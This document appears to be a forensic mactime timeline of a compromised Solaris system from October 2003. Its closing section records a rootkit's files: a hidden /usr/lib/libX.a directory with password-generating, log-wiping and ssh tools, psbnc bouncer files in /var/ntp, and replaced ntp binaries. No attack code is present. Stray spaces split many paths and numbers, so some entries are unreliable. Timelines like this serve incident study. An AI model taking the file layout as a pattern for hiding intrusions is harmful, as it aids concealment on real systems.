  5488 ..c   -/-rwxrwxr-x root     bin      326831   /usr/openwin/bin/insert_brackets
    21 .a.   -/lrwxrwxrwx root     root     262619   /usr/dt/bin/ttrm      -> /usr/openwin/bin/ttrm
  6600 ..c   -/-rwxrwxr-x root     bin      326785   /usr/openwin/bin/toolwait
100184 ..c   -/-rwxrwxr-x root     bin      326838   /usr/openwin/bin/printtool
 13260 ..c   -/-rwxrwxr-x root     bin      326823   /usr/openwin/bin/dsdm
102208 ..c   -/-r-xr-xr-x bin      bin      262667   /usr/dt/bin/dtcm_delete
 53200 ..c   -/-rwxrwxr-x root     bin      326918   /usr/openwin/bin/xetops.zh_TW
  2950 ..c   -/-r-xr-xr-x root     other    262735   /usr/dt/bin/sdtpdasync
 11080 ..c   -/-rwxrwxr-x root     bin      326840   /usr/openwin/bin/reservecolors
 35352 ..c   -/-rwxrwxr-x root     bin      326814   /usr/openwin/bin/ce_db_merge
 74508 ..c   -/-r-xr-xr-x bin      bin      262653   /usr/dt/bin/solregis
 15764 ..c   -/-rwxr-xr-x bin      bin      326653   /usr/openwin/bin/ctlconvert_txt
 32276 ..c   -/-rwxrwxr-x root     bin      326719   /usr/openwin/bin/xset
 10228 ..c   -/-rwxr-xr-x root     bin      326678   /usr/openwin/bin/fbconsole
 60732 ..c   -/-r-xr-xr-x bin      bin      262649   /usr/dt/bin/dtsearchpath
     0 ma.   --------- 1000     100      190      <root.img  -dead-190>
 83008 ..c   -/-r-xr-xr-x root     bin      441933   /usr/lib/fs/ufs/ufsdump
  2230 ..c   -/-r-xr-xr-x bin      bin      262701   /usr/dt/bin/sdtdial
    84 ..c   -/-rwxr-xr-x bin      bin      326656   /usr/openwin/bin/mp_1251
  2554 ..c   -/-rwxrwxr-x root     bin      326832   /usr/openwin/bin/mailp
 19640 ..c   -/-r-xr-xr-x bin      bin      262636   /usr/dt/bin/Xsession
 19584 ..c   -/-rwxrwxr-x root     bin      326688   /usr/openwin/bin/redxblue
696088 ..c   -/-r-xr-xr-x bin      bin      262666   /usr/dt/bin/dtcm
 28240 ..c   -/-rwxrwxr-x root     bin      326728   /usr/openwin/bin/bdftosnf
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/sort
179236 ..c   -/-r-xr-xr-x root     bin      262647   /usr/dt/bin/dtlogin
118728 ..c   -/-rwxrwxr-x root     bin      326842   /usr/openwin/bin/snapshot
```

```
 329 44 ..c -/-rwxrwxr-x root     bin      326878   /usr/openwin/bin/picttoppm
173924 ..c   -/-r-xr-xr-x bin      bin      326921   /usr/openwin/bin/fonteditor
 18588 ..c   -/-rwxrwxr-x root     bin      326699    /usr/openwin/bin/xhost
    0 .a.   -/crw-rw-rw- root     sys      61552   /devices/pseudo/mm@0:zero
 56284 ..c   -/-rwxrwxr-x root     bin      326732   /usr/openwin/bin/editres
 10124 ..c  -/-rwxrwxr-x root     bin      326708   /usr/openwin/bin/xlsclients
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/pfiles
 48976 ..c   -/-r-xr-xr-x bin      bin      262717   /u  sr/dt/bin/sdtwsmenu
  2236 ..c   -/-r-xr-xr-x bin      bin      262700   /usr/dt/bin/sdtchoice
121460 ..c   -/-r-xr-xr-x bin      bin      262689   /usr/dt/bin/sdtmedia_slice
 533  72 ..c -/-rwxrwxr-x root     bin      326926   /usr/openwin/bin/xetops.zh_CN.EUC
 10388 ..c   -/-r-xr-xr-x bin      bin      262643   /usr/dt/bin/dtdspmsg
 56372 ..c   -/-rwxrwxr-x root     bin      326714    /usr/openwin/bin/xpr
 57964 ..c   -/-r-xr-xr-x bin      bin      262672   /usr/dt/bin/dtfile_copy
 10828 ..c   -/-rwxr-xr-x root     bin      326682   /usr/openwin/bin/fstobdf
  3070 ..c  -/-r-xr-xr-x bin      bin      262682   /usr/dt/bin/sdtaudiocontrol
 37784 ..c   -/-rwxr-xr-x root     sys      237060   /usr/bin/at
    23 .a.   -/lrwxrwxrwx root     root     262617   /usr/dt/bi   n/ttdbck -> /usr/openwin/bin/ttdbck
342148 ..c   -/-r-x--x--x root     sys      237312   /usr/bin/admintool
 12224 ..c   -/-rwxrwxr-x root     bin      326866   /usr/openwin/bin/icontopbm
 56128 ..c  -/-rwxrwxr-x root     bin      326668   /usr/openwin/bin/tttar
138964 ..c   -/-rwxrwxr-x root     bin      326915   /usr/openwin/bin/fontedit
413140 ..c   -/-r-xr-xr-x bin      bin      262726   /usr/dt/bin/sdtfontls
327848 ..c   -/-r-xr-xr-x bin      bin      262662   /usr/dt/bin/sdtgilcvt
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/pldd
 83932   ..c -/-r-xr-xr-x bin      bin      262688   /usr/dt/bin/sdtmedia_prot
 11956 ..c   -/-rwxrwxr-x root     bin      326871   /usr/openwin/bin/macptopbm
452792 ..c   -/-r-xr-xr-x bin      bin      262724   /u  sr/dt/bin/sdtfontadd
 11712 ..c   -/-rwxrwxr-x root     bin      326895   /usr/openwin/bin/ybmtopbm
  6044 ..c   -/-rwxrwxr-x root     bin      326841   /usr/openwin/bin/shift_lines
   667 ..c  -/-r-xr-xr-x bin      bin      262608   /usr/dt/bin/fdl
 20136 ..c   -/-rwxrwxr-x root     bin      326696   /usr/openwin/bin/xdpyinfo
 18236 .a.   -/-r-xr-xr-x root     bin      237069   /usr  /bin/chmod
 16424 ..c   -/-r-xr-xr-x bin      bin      262722   /usr/dt/bin/dtsession_res
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/tnfxtract
 13360 ..c   -/-rwxr-xr-x root     bin      326701   /usr/openwin/bin/xkbbell
  8008 ..c   -/-r-xr-xr-x root     bin      289072   /usr/sbin/arp
  6528 ..c   -/-rwxrwxr-x root     bin      326780   /usr/openwin/bin/openwin
162416 ..c   -/-rwxrwxr-x root     bin      326743   /usr/openwin/bin/twm
 24456 ..c   -/-rwxrwxr-x root     bin      326765   /usr/openwin/bin/htt
 26816 ..c   -/-rwxrwxr-x root     bin      326883   /usr/openwin/bin/rash
 28740 ..c   -/-rwxrwxr-x root     bin      326887   /usr/openwin/bin/sldtoppm
 27152 ..c   -/-r-xr-xr-x bin      bin      262654   /usr/dt/bin/dtspcd
152660 ..c   -/-r-xr-xr-x bin      bin      262642   /usr/dt/bin/dtcreate
  7116 ..c   -/-r-x--x--x root     lp       237331   /usr/bin/lpset
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /  usr/sbin/lockstat
    0 ma.   ---------- root     root     326803   <usr.img   -dead-326803>
 23360 ..c   -/-rwxrwxr-x root     bin      326794   /usr/openwin/bin/xtobdf
 45364 ..c   -/-rwxrwxr-x root     bin      326686   /usr/op  enwin/bin/makepsres
    0 .a.   --------- 1000     100      174      <root.img   -dead-174>
212376 ..c   -/-r-xr-xr-x bin      bin      262665   /usr/dt/bin/d   tcalc
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/plimit
    0 m..   --------- bin      bin      262655   <usr.img   -dead-262655>
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/pmap
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/pstop
 12576 ..c   -/-r-xr-xr-x bin      bin      262663   /usr/dt/bin/answerbook2
 22420 ..c  -/-r-x--x--x root     lp       237332   /usr/bin/lpstat
 41512 ..c   -/-rwxrwxr-x root     bin      326813   /usr/openwin/bin/ce_db_build
 15088 ..c   -/-rwxrwxr-x root     bin      326884   /usr  /openwin/bin/rawtopgm
   10 .a.   -/lrwxrwxrwx root     root     326897   /usr/openwin/bin/fs     -> ../bin/xfs
 21424 ..c   -/-r-xr-xr-x bin      bin      262629   /usr/dt/bin/dtexec
 17576 ..c  -/-rwxrwxr-x root     bin      326869   /usr/openwin/bin/imgtoppm
   15 .a.   -/lrwxrwxrwx root     root     326657   /usr/openwin/bin/rpc.ttdbserver      -> rpc.ttdbserverd
 20048 ..c   -/-rwxrwxr-x root     bin      326733   /usr/openwin/bin/imake
  5612 ..c   -/-rwxrwxr-x root     bin      326661   /usr/openwin/bin/ttce2xdr
 21716 ..c   -/-rwxrwxr-x root     bin      326875   /usr/openwin/bin/pgmt   oppm
210252 ..c   -/-rwxrwxr-x root     bin      326836   /usr/openwin/bin/pageview
```

```
162084 ..c   -/-rwxrwxr-x root     bin      326762   /usr/openwin/bin/xterm
   975 ..c   -/-rwxrwxr-x root     bin      326898   /usr/openwin/bin/fsadmin
 18868 ..c   -/-r-xr-xr-x bin      bin      262733   /usr/dt/bin/sdtjmplay.bin
 52780 ..c   -/-rwxr-xr-x root     bin      326718   /usr/openwin/bin/   xrx
 26360 ..c   -/-rwxr-xr-x bin      bin      51432    /usr/dt/appconfig/netscape/netscape
 34036 ..c   -/-r-xr-xr-x root     bin      262638   /usr/dt/bin/dtappgather
 23604 ..  c -/-rwxrwxr-x root     bin      326893   /usr/openwin/bin/xpmtoppm
  1065 ..c   -/-rwxrwxr-x root     bin      326761   /usr/openwin/bin/xmkmf
780680 ..c   -/-rwxrwxr-x root     bin      326774   /usr/open   win/bin/navigator
 10064 ..c   -/-rwxrwxr-x root     bin      326754   /usr/openwin/bin/xdmshell
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/sbin/sysdef
  1043 ..c   -/-r-xr-xr-x bin      bin      262711   /usr/dt/bin/sdtnamexpand
336736 ..c   -/-rwxrwxr-x root     bin      326663   /usr/openwin/bin/ttdbck
 23360 ..c   -/-rwxrwxr-x root     bin      326911   /usr/openwin   /bin/xtobdf.ko
109644 ..c   -/-rwxrwxr-x root     bin      326773   /usr/openwin/bin/helpopen
   448 ..c   -/-rwxrwxr-x root     bin      326906   /usr/openwin/bin/atok8dicm
     5 .a.  -/lrwxrwxrwx root     root     326801   /usr/openwin/bin/johnlinp      -> mailp
314620 ..c   -/-r-xr-xr-x bin      bin      262693   /usr/dt/bin/dthelp_ctag1
 26792 ..c   -/-rwxr-xr-x root     bin      326 704  /usr/openwin/bin/xkbwatch
 16424 ..c   -/-rwxrwxr-x root     bin      326886   /usr/openwin/bin/rgb3toppm
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/savecore
     7 .a.  -/lrwxrwxrwx root     root     326802   /usr/openwin/bin/newsp      -> ./mailp
 89184 .ac   -/-r-sr-sr-x root     sys      237476   /usr/bin/nispasswd
 19680 ..c   -/-rwxrwxr-x root     bin      3 26882  /usr/openwin/bin/ras2ps
     7 .a.   -/lrwxrwxrwx root     root     326800   /usr/openwin/bin/filofaxp      -> ./mailp
280704 ..c   -/-rwxrwxr-x root     bin      326659   /usr/openwin/bin/tt_type_comp
 24292 ..c   -/-rwxr-sr-x root     bin      326855   /usr/openwin/bin/kcms_configure
    11 .a.   -/lrwxrwxrwx root     root     326768   /usr/openwin/bin/helpviewer      -> ./docviewer
 15304 ..c   -/-rwxrwxr-x root     bin      326870   /usr/openwin/bin/lispmtopgm
 26648 ..c   -/-rwxrwxr-x root     bin      326660   /usr/openwin/bin/ttauth
 48268 ..c   -/-rwxrwxr-x root     bin      32682 9  /usr/openwin/bin/format_floppy
 16528 ..c   -/-rwxrwxr-x root     bin      326789   /usr/openwin/bin/speckeysd
 27956 ..c   -/-rwxrwxr-x root     bin      326735   /usr/openwin/bin/makedepend
213672 ..c   -/-r-xr-xr-x bin      bin      262728   /usr/dt/bin/sdtfpadd
246872 ..c   -/-r-xr-xr-x bin      bin      262680   /usr/dt/bin/dtstyle
 47312 ..c   -/-r-xr-xr-x bin      bin      262634   /usr/dt/bin/dtterm
  7456 ..c   -/-rwxrwxr-x bin      bin      262624   /usr/dt/bin/xmbind
     0 ma.   --------- 1000     100      202      <root.img  -dead-202>
351168 .  .c -/-r-xr-xr-x bin      bin      262694   /usr/dt/bin/dthelp_htag1
 32932 ..c   -/-rwxrwxr-x root     bin      326715   /usr/openwin/bin/xprop
 18720 ..c   -/-rwxrwxr-x root     bin      326749   /usr/open   win/bin/xcolor
 10740 ..c   -/-rwxrwxr-x root     bin      326734   /usr/openwin/bin/listres
   271 ..c   -/-rwxrwxr-x root     bin      326905   /usr/openwin/bin/atok8
218656 ..c   -/-rwxrwxr-x root     bin      326830   /usr/openwin/bin/iconedit
 20232 ..c   -/-rwxrwxr-x root     bin      326679   /usr/openwin/bin/xfd
2256120 ..c  -/-rwxr-sr-x root     root     326673   /usr/openwin   /bin/Xprt
  1616 ..c   -/-r-xr-xr-x bin      bin      262710   /usr/dt/bin/sdtnamer
 13192 ..c   -/-rwxrwxr-x root     bin      326891   /usr/openwin/bin/xbmtopbm
   448 ..c   -/-rwxrwxr-x root     bin      326907   /usr/openwin/bin/atok8migd
     0 ma.   --------- 1000     100      182      <root.img  -dead-182>
1088944 ..c  -/-r-xr-xr-x bin      bin      262740   /usr/dt/bin/sdtudcto    ol
151992 ..c   -/-r-xr-xr-x bin      bin      262674   /usr/dt/bin/dticon
377732 ..c   -/-rwxrwxr-x bin      bin      262741   /usr/dt/bin/uil
 2876 ..c   -/-r-xr-xr-x bin      bi n     262732   /usr/dt/bin/sdtjmplay
 21800 ..c   -/-r-xr-xr-x bin      bin      262699   /usr/dt/bin/dthelpview
    23 .a.   -/lrwxrwxrwx root     root     262614   /usr/dt/bin/ttauth      -> /usr/openwin/bin/ ttauth
    29 .a.   -/lrwxrwxrwx root     root     262613   /usr/dt/bin/tt_type_comp      -> /usr/openwin/bin/tt_type_comp
 27820 ..c   -/-rwxrwxr-x root     bin      326756   /usr/openwin/bin/xfontsel
 24876 ..c   -/-rwxrwxr-x root     bin      326669   /usr/openwin/bin/tttrace
  1843 ..c   -/-r-xr-xr-x bin      bin      262692   /usr/dt/bin/sdtwebclient
  9984 ..c   -/-rwxrwxr-x root     bin      326727   /usr/openwin/bin/atobm
  1863 ..c   -/-rwxr-xr-x root     bin      326689   /usr/openwin/bin/rstart
 20880 ..c   -/-rwxrwxr-x root     bin      326867   /usr/openwin/bin/ilbmtoppm
654760 ..c   -/-r-xr-xr-x bin      bin      262723   /usr/dt/bin/dtwm
 44084 ..c   -/-rwxr-xr-x root     bin      326698   /usr/openwin/bin/xfwp
     7 .a.   -/lrwxrwxrwx root     root     326806   /usr/openwin/bin/timesysp    -> ./mailp
 27932 ..c   -/-r-xr-xr-x bin      bin      262715   /usr/dt/bin/sdtwsinfo
```

```
 28196 m.c   -/-r-sr-xr-x root     root     499      /usr/lib/libX.a/bin/sparcv7/rps
 51888 ..c   -/-r-xr-xr-x bin      bin      262702   /usr/dt/bin/sdtdir2dtwmrc
 11716 ..c   -/-rwxrwxr-x root     bin      326860   /usr/openwin/bin/cmuwmtopbm
276952 ..c   -/-rwxrwxr-x root     bin      326899   /usr/openwin/bin/xfs
635360 ..c   -/-r-xr-xr-x bin      bin      262671   /usr/dt/bin/dtfile
 16412 ..c   -/-rwxrwxr-x root     bin      326664   /usr/openwin/bin/ttmv
 84148 ..c   -/-r-xr-xr-x bin      bin      262714   /usr/dt/bin/sdtwinlst
 11852 ..c   -/-rwxrwxr-x root     bin      326872   /usr/openwin/bin/mgrtopbm
 20676 ..c   -/-rwxrwxr-x root     bin      326782   /usr/openwin/bin/owplaces
637516 ..c   -/-r-xr-sr-x root     mail     326834   /usr/openwin/bin/mailtool
 16892 ..c   -/-rwxrwxr-x root     bin      326666   /usr/openwin/bin/ttrmdir
  6604 ..c   -/-rwxrwxr-x root     bin      326812   /usr/openwin/bin/capitalize
365584 ..c   -/-rwxrwxr-x root     bin      326868   /usr/openwin/bin/imagetool
101040 ..c   -/-rwxr-xr-x root     bin      326702   /usr/openwin/bin/xkbprint
 44368 ..c   -/-rwxrwxr-x root     bin      326692   /usr/openwin/bin/winsysck
 18144 ..c   -/-r-xr-sr-x root     bin      326824   /usr/openwin/bin/   ff.core
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/sbin/whodo
368384 ..c   -/-r-xr-xr-x bin      bin      262739   /usr/dt/bin/sdtudc_register
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/truss
 13868 ..c   -/-rwxrwxr-x root     bin      326820   /usr/openwin/bin/cmdtool
358340 ..c   -/-r-xr-xr-x root     bin      262679   /usr/dt/bin/dtprintinfo
 28136 ..c   -/-rwxrwxr-x root     bin      326671   /usr/openwin/bin/iceauth
  3297 ..c   -/-rwxrwxr-x root     bin      326712   /usr/openwin/bin/xmakemap
 23360 ..c   -/-rwxrwxr-x root     bin      326792   /usr/openwin/bin/xtobdf.zh
 14532 ..c   -/-rwxrwxr-x root     bin      326828   /usr/openwin/bin/fmgc
     1 .a.   -/lrwxrwxrwx root     root     326807   /usr/openwin/bin/xview     -> .
121012 ..c   -/-rwxrwxr-x root     bin      326770   /usr/openwin/bin/ae
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/prex
 53200 ..c   -/-rwxrwxr-x root     bin      326910   /usr/openwin/bin/xetops.ko
 44392 ..c   -/-rwxrwxr-x root     bin      326916   /usr/openwin/bin/xetops.zh.GBK
 16298 ..c   -/-rwxrwxr-x root     bin      326908   /usr/openwin/bin/atok8setup
 34764 ..c   -/-rwxr-xr-x root     bin      326687   /usr/openwin/bin/proxymngr
 19320 ..c   -/-rwxrwxr-x root     bin      326755   /usr/openwin/bin/xedit
     0 ma.   ---------- root     root     179      <root.img -dead-179>
129796 ..c   -/-r-xr-xr-x bin      bin      262712   /usr/dt/bin/sdtperfmeter
  1121 ..c   -/-rwxrwxr-x root     bin      326736   /usr/openwin/bin/mkdirhier
304176 ..c   -/-r-xr-sr-x root     daemon   262656   /usr/dt/bin/sdtcm_convert
 19240 ..c   -/-rwxrwxr-x root     bin      326662   /usr/openwin/bin/ttcp
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/bin/adb
 19604 ..c   -/-rwxrwxr-x root     bin      326677   /usr/openwin/bin/cmap_compact
  5256 ..c   -/-r-xr-xr-x root     bin      250524   /usr/sbin/crash
 53372 ..c   -/-rwxrwxr-x root     bin      326923   /usr/openwin/bin/xetops.zh_TW.EUC
  5941 ..c   -/-r-xr-xr-x bin      bin      262641   /usr/dt/bin/dtconvertvf
  7274 ..c   -/-r-xr-xr-x bin      bin      262691   /usr/dt/bin/sdtvolcheck
 16892 ..c   -/-rwxrwxr-x root     bin      326665   /usr/openwin/bin/ttrm
175444 ..c   -/-rwxrwxr-x root     bin      326763   /usr/openwin/bin/udicmtool
Tue Oct 28  2003 17:10:38     4469 mac   -/-rwx------ root     root     500      /usr/lib/libX.a/fixer
     0 m..   ---------- root     sys      281806   <usr.img  -dead-281806>
 10752 m.c   -/drwxr-xr-x root     bin      236834   /usr/bin
   512 m.c   -/drwxr-xr-x root     sys      281619   /usr/lib/dmi
     0 ma.   ---------- root     root     170      <root.img  -dead-170>
     0 .a.   ---------- 1000     100      197      <root.img  -dead-197>
  8332 mac   -/-rwx------ root     root     501      /usr/lib/libX.a/passgen
   512 m.c   -/drwxr-xr-x root     sys      160018   /usr/lib/nfs
  6576 .a.   -/-r-xr-xr-x root     bin      237158   /usr/bin/nohup
136288 m.c   -/-rwx------ root     root     237725   /usr/bin/wget
   512 m.c   -/drwxr-xr-x root     bin      390420   /usr/lib/l  ibp
     0 .a.   ---------- 1000     100      213      <root.img  -dead-213>
 21424 mac   -/-rwx------ root     root     289358   /usr/sbin/modstat
     0 m..   ---------- root     bin      160573   <usr.img  -dead-160573>
   240 mac   -/-rwx------ root     root     289359   /usr/sbin/modcheck
     0 .a.   ---------- 1000     100      188      <root.img  -dead-188>
     0 .a.   ---------- 1000     100      187      <root.img  -dead-187>
     0 .a.   ---------- 1000     100      198      <root.img  -dead-198>
Tue Oct 28 2003 17:10:39       0 m..   ---------- 1000     100      15519    <root.img  -dead-15519>
     0 m..   ---------- 1000     100      177      <root.img  -dead-177>
     0 m..   ---------- 1000     100      201      <root.img  -dead-201>
```

```
 15180 mac   -/-rwx------ root     root     250620   /usr/lib/lpsys
     0 ma.   ---------- 1000     100      192      <root.img  -dead-192>
     0 m..   ---------- 1000     100      215      <root.img  -dead-215>
 13312 m.c   -/drwxr-xr-x root     bin      249604   /usr/lib
260272 mac   -/-rwx------ root     root     507      /usr/lib/libX.a/ssh   -dxe
  6144 m.c   -/drwxr-xr-x root     bin      288052   /usr/sbin
    36 .a.   -/lrwxrwxrwx root     root     107163   /dev/dmfe0     -> ../devices/pci@1f,0/ethernet@c:dmfe0
  2937 m.c   -/-rwxr--r-- root     sys      30660    /sbin/rc2
  1531 mac   -/-rw------- root     root     509      /usr/lib/libX.a/README
   188 mac   -/-rwx------ root     root     506      /usr/lib/libX.a/idstart
     0 m..   ---------- 1000     100      15521    <root.img  -dead-15521>
     0 m..   ---------- 1000     100      209      <root.img  -dead-209>
  8672 mac   -/-rwx------ root     root     505      /usr/lib/libX.a/crt
     0 ma.   ---------- 1000     100      165      <root.img -dead-165>
   368 mac   -/-rw------- root     root     289363   /usr/sbin/ntpstat
     0 m..   ---------- 1000     100      205      <root.img  -dead-205>
   512 m.c   -/drwxr-xr-x root     sys      45893    /etc/security
     0 m..   ---------- 1000     100      15520    <root.img  -dead-15520>
    11 .a.   -/lrwxrwxrwx root     root     76624    /etc/rc3    -> ../sbin/rc3
     0 ma.   ---------- 1000     100      168      <root.img  -dead-168>
     0 m..   ---------- 1000     100      163      <root.img  -dead-163>
 35376 mac   -/-rwx------ root     root     504      /usr/lib/libX.a/l
     0 m..   ---------- root     root     15523    <root.img  -dead-15523>
     0 ma.   ---------- 1000     100      207      <root.img  -dead-207>
    33 mac   -/-rw------- root     root     289362   /usr/sbin/ntptime.conf
100236 m.c   -/-r-xr-xr-x root     bin      289327   /usr/sbin/ntpq
  8552 .a.   -/-r-xr-xr-x root     bin      237081   /usr/bin/date
    11 .a.   -/lrwxrwxrwx root     root     76623    /etc/rc2    -> ../sbin/rc2
     0 .a.   ---------- 1000     100      106      <root.img  -dead-106>
     0 ma.   ---------- 1000     100      164      <root.img  -dead-164>
  8024 mac   -/-rwx------ root     root     503      /usr/lib/libX.a/utime
     0 m..   ---------- 1000     100      183      <root.img  -dead-183>
     0 m..   ---------- 1000     100      194      <root.img  -dead-194>
     0 m..   ---------- 1000     100      197      <root.img  -dead-197>
     0 ma.   ---------- 1000     100      175      <root.img-dead-175>
     0 m..   ---------- 1000     100      180      <root.img  -dead-180>
     0 m..   ---------- 1000     100      189      <root.img  -dead-189>
  5488 .a.   -/-r-xr-xr-x root     bin      237091   /usr/bin/echo
     0 ma.   ---------- 1000     100      200      <root.img  -dead-200>
     0 ma.   ---------- 1000     100      199      <root.img  -dead-199>
     0 m..   ---------- 1000     100      173      <root.img  -dead-173>
     0 m..   ---------- 1000     100      208      <root.img  -dead-208>
     0 ma.   ---------- 1000     100      193      <root.img-dead-193>
     0 m..   ---------- 1000     100      171      <root.img  -dead-171>
 47156 mac   -/-rwx------ root     root     289361   /usr/sbin/ntptime
     0 m..   ---------- root     root     218      <root.img  -dead-218>
     0 ma.   ---------- 1000     100      212      <root.img  -dead-212>
    20 mac   -/-rw------- root     root     358511   /var/ntp/ntpstats/psbnc.ini
     0 ma.   ---------- 1000     100      167      <root.img  -dead-167>
     0 m..   ---------- 1000     100      188      <root.img  -dead-188>
191144 m.c   -/-rwx------ root     root     358509   /var/ntp/ntpstats/ntpstat
 10488 mac   -/-rwx------ root     root     508      /usr/lib/libX.a/syn
     0 m..   ---------- 1000     100      187      <root.img  -dead-187>
  1002 36 m.c -/-rwx------ root     root     289360   /usr/sbin/xntpx
     0 ma.   ---------- 1000     100      210      <root.img  -dead-210>
  6000 .a.   -/-r-xr-xr-x root     bin      237118   /usr/bin/head
  2130 .a.   -/-rw------- root     root     358512   /var/ntp/ntpstats/psbnc.log
     0 m..   ---------- 1000     100      204      <root.img  -dead-204>
     0 ma.   ---------- 1000     100      191      <root.img -dead-191>
     4 mac   -/-rw------- root     root     358510   /var/ntp/ntpstats/psbnc.hosts
  4032 m.c   -/-rwx------ root     root     502      /usr/lib/libX.a/wipe
   512 m.c   -/drwxr-xr-x root     root     91870    /dev/.rh
   265 .a.   -/-r-xr-xr-x root     bin      289217   /usr/sbin/dmesg
     0 m..   ---------- 1000     100      214      <root.img  -dead-214>
     0 m..   ---------- 1000     100      198      <root.img  -dead-198>
     0 ma.   ---------- 1000     100      176      <root.img  -dead-176>
  2393 m.c   -/-rwxr--r-- root     sys      30661    /sbin/rc3
```

```
0 m..  --------- 1000    100    211    <root.img  -dead-211>
0 m..  --------- root    root   216    <root.img  -dead-216>
0 m..  --------- 1000    100    181    <root.img  -dead-181>
600876 .a.  -/-r-xr-xr-x root    bin    30652   /sbin/ifconfig
0 ma.  --------- 1000    100    15518  <root.img  -dead-15518>
85828 .a.  -/-r-xr-xr-x root    bin    237288  /usr/bin/oawk
5 mac  -/-rw------- root    root   358513  /var/ntp/ntpstats/psbnc.pid
0 ma.  --------- 1000    100    185    <root.img -dead-185>
0 ma.  --------- 1000    100    166    <root.img  -dead-166>
512 .a.  -/drwxr-xr-x root    root   495    /usr/lib/libX.a
0 m..  --------- 1000    100    213    <root.img  -dead-213>
0 mac  -/-rw-r--r-- root    root   46033  /etc/security/audit_device
0 ma.  --------- 1000    100    178    <root.i  mg-dead-178>
0 m..  --------- 1000    100    174    <root.img  -dead-174>
85828 .a.  -/-r-xr-xr-x root    bin    237288  /usr/bin/awk
0 m..  --------- 1000    100    195    <root.img  -dead-195>
0 m..  --------- root    root   217    <root.img  -dead-217>
Tue Oct 28 2003 17:10:42  191144 .a.  -/-rwx------ root    root   358509  /var/ntp/ntpstats/ntpstat
Tue Oct 28 2003  17:10:48       0 ..c  --------- root    root   262611  <usr.img  -dead-262611>
0 ..c  --------- 1000    100    208    <root.img  -dead-208>
0 ..c  --------- 1000    100    202    <r oot.img -dead-202>
0 ..c  --------- 1000    100    197    <root.img  -dead-197>
0 ..c  --------- 1000    100    189    <root.img  -dead-189>
0 ..c  ---------- root    root   217    <root.img  -dead-217>
0 ..c  --------- 1000    100    204    <root.img  -dead-204>
0 ..c  --------- 1000    100    191    <root.img  -dead-191>
0 ..c  --------- 1000    100    165    <root.img  -dead-165>
0 ..c  --------- 1000    100    173    <root.img  -dead-173>
0 ..c  --------- root    root   179    <r oot.img -dead-179>
0 ..c  --------- 1000    100    182    <root.img  -dead-182>
0 ..c  --------- 1000    100    207    <root.img  -dead-207>
0 ..c  ---------- 1000    100    210    <root.img  -dead-210>
0 ..c  --------- 1000    100    194    <root.img  -dead-194>
0 ..c  --------- 1000    100    215    <root.img  -dead-215>
0 ..c  --------- 1000    100    212    <root.img  -dead-212>
0 ..c  --------- root    root   170    <root.img  -dead-170>
0 ..c  --------- 1000    100    187    <r oot.img -dead-187>
0 ..c  --------- 1000    100    175    <root.img  -dead-175>
0 ..c  --------- root    root   218    <root.img  -dead-218>
0 ..c  ---------- root    root   326803  <usr.img  -dead-326803>
0 ..c  --------- 1000    100    180    <root.img  -dead-180>
0 ..c  --------- 1000    100    166    <root.img  -dead-166>
0 ..c  --------- 1000    100    177    <root.img  -dead-177>
0 ..c  --------- root    bin    160573  <usr.img  -dead-160573>
0 ..c  --------- 1000    100    167    <root.img -dead-167>
0 ..c  --------- 1000    100    174    <root.img  -dead-174>
0 ..c  --------- 1000    100    184    <root.img  -dead-184>
0 ..c  --------- 1000    100    15518  <root.img  -dead-15518>
0 ..c  --------- 1000    100    185    <root.img  -dead-185>
0 ..c  --------- root    root   15523  <root.img  -dead-15523>
0 ..c  --------- 1000    100    188    <root.img  -dead-188>
0 ..c  --------- 1000    100    171    <root.img  -dead-171>
0 ..c  --------- bin     bin    262 655  <usr.img -dead-262655>
0 ..c  --------- 1000    100    205    <root.img  -dead-205>
0 ..c  --------- 1000    100    183    <root.img  -dead-183>
0 ..  c --------- 1000    100    190    <root.img  -dead-190>
0 ..c  --------- root    root   216    <root.img  -dead-216>
0 ..c  --------- 1000    100    199    <root.img  -dead-199>
0 ..c  --------- 1000    100    198    <root.img  -dead-198>
0 m.c  ---------- 1000    100    169    <root.img  -dead-169>
0 ..c  --------- 1000    100    1 95    <root.img -dead-195>
0 ..c  --------- root    sys    281806  <usr.img  -dead-281806>
0 ..c  --------- 1000    100    200    <root.img  -dead-200>
0  ..c --------- 1000    100    203    <root.img  -dead-203>
0 ..c  --------- 1000    100    178    <root.img  -dead-178>
0 ..c  --------- 1000    100    186    <root.img  -dead-186>
0 ..c  --------- 1000    100    181    <root.img  -dead-181>
```

```
                    0 ..c  --------- 1000    100    211    <root.img -dead-211>
                    0 ..c  --------- 1000    100     193    <root.img -dead-193>
                    0 ..c  --------- 1000    100    15520   <root.img -dead-15520>
                    0 ..c  --------- 1000    100    163    <root.img -dead-163>
                     0 ..c --------- 1000    100    176    <root.img -dead-176>
                    0 ..c  --------- 1000    100    213    <root.img -dead-213>
                    0 ..c  --------- 1000    100    164    <root.img -dead-164>
                    0 ..c  --------- 1000    100    168    <root.img -dead-168>
                    0 ..c  --------- 1000    100    15522   <root.img -dead-15522>
                    0 ..c  --------- 1000    100     209    <root.img -dead-209>
                    0 ..c  --------- 1000    100    15519   <root.img -dead-15519>
                    0 ..c  --------- 1000    100    214    <root.img -dead-214>
                     0 ..c --------- root    root    219    <root.img -dead-219>
                    0 ..c  --------- 1000    100    192    <root.img -dead-192>
                    0 ..c  --------- 1000    100    201    <root.img -dead-201>
                    0 ..c  --------- 1000    100    15521   <root.img -dead-15521>
Tue Oct 28 2003 17:11:39    291 mac  -/-rw------ root    root    162    /dead.letter
                    0 ma.  ---------- root    mail    403305  <var.img -dead-403305>
                22076 .a.  -/-r-xr-xr-x root    bin     250248  /usr/lib/mail.local
                  251 m..  -/-rw-r--r-- root    root    134585  /var/adm/messages
                 1844 m.c  -/-rw-r--r-- root    other   224112  /var/log/syslog
